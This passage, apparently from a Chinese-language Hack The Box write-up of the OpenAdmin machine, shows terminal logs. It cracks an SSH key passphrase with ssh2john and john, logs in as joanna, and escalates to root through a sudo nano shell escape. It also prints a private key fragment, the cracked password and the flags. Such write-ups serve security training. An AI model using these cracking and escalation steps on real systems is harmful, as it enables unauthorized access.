RTKYbgVn4Wk3QYncyc0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJvN1fzdRKZhWWLT+d+oqiISrVd6nWhhtoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNdr
1kxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80LC753KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxQAFY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWJWkuu4Y1GCXCqkWwvuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnmbD7C7/ee6KDTL7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0g1MMjR2L5c2HdLTUt5MgiY8+qkHLSL6M91c4diJoEXVh+8YpblAoog0HHB1Qe
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/imKhpiTWLWApA3k9EN
-----END RSA PRIVATE KEY-----

(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ ssh -i id_rsa joanna@10.10.10.171
The authenticity of host '10.10.10.171 (10.10.10.171)' can't be established.
ED25519 key fingerprint is SHA256:wrS/uECrHJqacx68XwnuvI9W+bbKl+rKdSh799gacqo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.171' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@          WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:
joanna@10.10.10.171: Permission denied (publickey,password).

(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ ssh2john id_rsa > rsa

(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ john rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:02:12 3/3 0g/s 5438Kp/s 5438Kc/s 5438Kc/s mithuge23..mithuge7
Session aborted

(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ john --wordlist:/usr/share/wordlists/rockyou.txt rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas (id_rsa)
1g 0:00:00:02 DONE (2022-07-24 12:09) 0.4694g/s 4495Kp/s 4495Kc/s 4495Kc/s bloodofyouth..bloodmore23
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

补充下，直接用是行不通的，还是要你输入密码，所以需要先用ssh2john转化成hash，然后john爆破一下，然后利用密码登陆：

```

(kali@kali)-[~/Desktop/HTB/OpenAdmin]
$ chmod 600 id_rsa

(kali@kali)-[~/Desktop/HTB/OpenAdmin]
$ ls
id_rsa  poc.py  rsa

(kali@kali)-[~/Desktop/HTB/OpenAdmin]
$ ssh -i id_rsa joanna@10.10.10.171
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul 24 16:11:53 UTC 2022

System load: 0.0          Processes: 178
Usage of /: 30.9% of 7.81GB Users logged in: 0
Memory usage: 9%         IP address for ens160: 10.10.10.171
Swap usage: 0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$ whoami
joanna
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
f98735a7443d65c6ab757f29408e15b1
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_keep+=LANG LANGUAGE LANGUAS LC_* _XKB_CHARSET, env_keep+=XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin/:/sbin:/bin, mail_badpass

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$

```

忘记chmod 600了，补上。

sudo -u root /bin/nano /opt/priv进入，ctrl+R进入读取文件，ctrl+X进入命令执行，然后输入reset; sh 1>&0 2>&0即可：

```

Command to execute: reset; sh 1>&0 2>&0
root@openadmin:~$ whoami
root@openadmin:~$ # Cancel
# id
uid=0(root) gid=0(root) groups=0(root)
# cat ~/root.txt
2542850ffb439b983aec08343fc8b4b
#

```